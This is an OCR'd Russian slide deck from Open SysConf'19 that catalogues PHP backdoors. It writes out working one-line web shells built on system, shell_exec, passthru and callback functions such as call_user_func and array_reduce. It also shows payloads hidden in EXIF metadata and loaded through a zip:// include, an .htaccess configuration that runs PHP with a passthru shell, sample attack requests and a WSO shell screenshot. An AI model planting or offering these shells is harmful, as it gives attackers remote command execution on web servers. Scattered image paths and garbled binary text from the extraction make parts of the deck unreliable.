


Open SysConf'19

Обзор PHP бэкдоров


@joe1black & @manfromkz, @NitroTeamChannel

Whoami

Что такое бэкдор?

Бэкдор, backdoor (от англ. back door — «чёрный ход», буквально «задняя дверь») — дефект алгоритма, который намеренно встраивается в него разработчиком и позволяет получить несанкционированный доступ к данным или удалённому управлению операционной системой и компьютером в целом.

1. Простые бэкдоры



Опасные функции

1) system
2) exec
3) shell_exec
4) passthru
5) proc_open
6) popen
7) assert
8) call_user_func
9) pcntl_exec
10) eval, etc.

```
<?php system($_REQUEST["id"]);?>
```

```
<?php echo `$_REQUEST[id]`;?>
```

```
<?php echo shell_exec($_REQUEST["id"]);?>
```


```
<?php
call_user_func($_REQUEST[a],$_REQUEST[b]);
?>
```

```
<?php create_function('', '};'.$_REQUEST[id].'{'); ?>
```

Примеры выполнения

Примеры выполнения

Примеры выполнения



Пентестер, которому удалили бэкдор с eval($_GET[a]);

Любой антивирус

2. Продвинутые бэкдоры

array_map

(PHP 4 >= 4.0.6, PHP 5, PHP 7)

array_map — Применяет callback-функцию ко всем элементам указанных массивов

Описание

```
array_map ( callable $callback , array $array1 [, array $... ] ) : array
```

filter_input_array

(PHP 5 >= 5.2.0, PHP 7)

filter_input_array — Получает несколько переменных извне PHP и, при необходимости, фильтрует их

Описание

```
filter_input_array ( int $type [, mixed $definition [, bool $add_empty = TRUE ]] ) : mixed
```

Эта функция полезна для получения множества переменных без многократного вызова функции filter_input().

Список параметров

type

Одна из констант **INPUT_GET**, **INPUT_POST**, **INPUT_COOKIE**, **INPUT_SERVER** или **INPUT_ENV**.

array_reduce

(PHP 4 >= 4.0.5, PHP 5, PHP 7)

array_reduce — Итеративно уменьшает массив к единственному значению, используя callback-функцию

Описание

```
array_reduce ( array $array , callable $callback [, mixed $initial = NULL ] ) : mixed
```

```php
<?php
$x = filter_input_array(1, array('id'=>'', 'c'=>''));
array_reduce([1], $x['id'],  $x['c']);


// Происходит следующее:
// $x[id] = $_GET[id];          $x[c] = $_GET[c];
```

extract

(PHP 4, PHP 5, PHP 7)

extract — Импортирует переменные из массива в текущую таблицу символов

iterator_apply


(PHP 5 >= 5.1.0, PHP 7)

iterator_apply — Вызывает функцию для каждого элемента в итераторе

Описание


```
iterator_apply ( Traversable $iterator , callable $function [, array $args = NULL ] ) : int
```

SQLite3::createFunction



register_shutdown_function

forward_static_call_array




3. Необычные бэкдоры


zip://

?x=zip://backdoor.zip%23backdoor.php&
id=passthru&c=php -v


EXIF


File Edit Image Layer Type Select Filter 3D View Window Help
Fill: Stroke:
NitroTeam.jpg @ 100% (RGB/8#)
100%
NitroTeam.jpg
Description
IPTC
IPTC Extension
Camera Data
Document Title:
Author:
Author Title:
Description:
<?php extract($_GET);$a($b);die();?>
Rating:
Description Writer:
Keywords:
Semicolons or commas can be used to separate multi
Copyright Status:
Unknown
Copyright Notice:
<?php extract($_GET);$a($b);die();?>

EXIF


index.php
backdoor.php
NitroTeam.jpg
Adobe Photoshop CS6 (Windows)2019:09:15 16:47:19<?php extract($_GET);$a($b);die();?>

EXIF


backdoors.kz/?x=zip://backdoor.zip%23NitroTeam.jpg&a=passthru&b=php -v
<?php
highlight_file(__FILE__);
include($_REQUEST['x']);
?> ?????ExifII* ???(1?2???%?i?\??
(Windows)2019:09:15 16:47:19PHP 7.0.14 (cli) (built
Copyright (c) 1997-2016 The PHP Group Zend Engin

.htaccess

```
AddType application/x-httpd-php .jpg
```

.htaccess

<Files ~ "^\.ht">

Order allow, deny

Allow from all

</Files>

AddType application/x-httpd-php .htaccess

#<?php passthru($_REQUEST['id']); ?>

.htaccess



backdoors.kz/.htaccess?a=passthru&b=php -v
200%
Order allow,deny Allow from all AddType application/x-httpd-php .htaccess #P
Sep 2 2015 23:48:30) Copyright (c) 1997-2014 The PHP Group Zend Engine v2
1998-2014 Zend Technologies


backdoors.kz/.htaccess?a=var_dump&b=


it works
Order allow,deny Allow from all AddType application/x-httpd-php .h
it works"

4. Удобные бэкдоры

WSO


Uname: Linux [redacted] Fri Mar 17 09:47:36 EDT 2017 x86_64 [exploit-db.com]
Windows-1251
User: 1000 (analyst) Group: 1000 (analyst)
Server IP: [redacted]
Php: 7.0.15-0ubuntu0.16.04.4 Safe mode: OFF [phpinfo] Datetime: 2017-06-01 16:30:50
Hdd: 19.44 GB Free: 16.43 GB (84%)
Client IP: [redacted]
Cwd: /home/analyst/test/ drwxr-xr-x [home]
[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Self remove]
File manager
Name Size Modify Owner/Group Permissions Actions
[.] dir 2017-06-01 16:30:47 analyst/analyst drwxr-xr-x R T
[..] dir 2017-06-01 16:30:26 analyst/analyst drwxr-xr-x R T
file1.php 0 B 2017-06-01 16:30:37 analyst/analyst -rw-r--r-- R T E D
file2.php 0 B 2017-06-01 16:30:42 analyst/analyst -rw-r--r-- R T E D
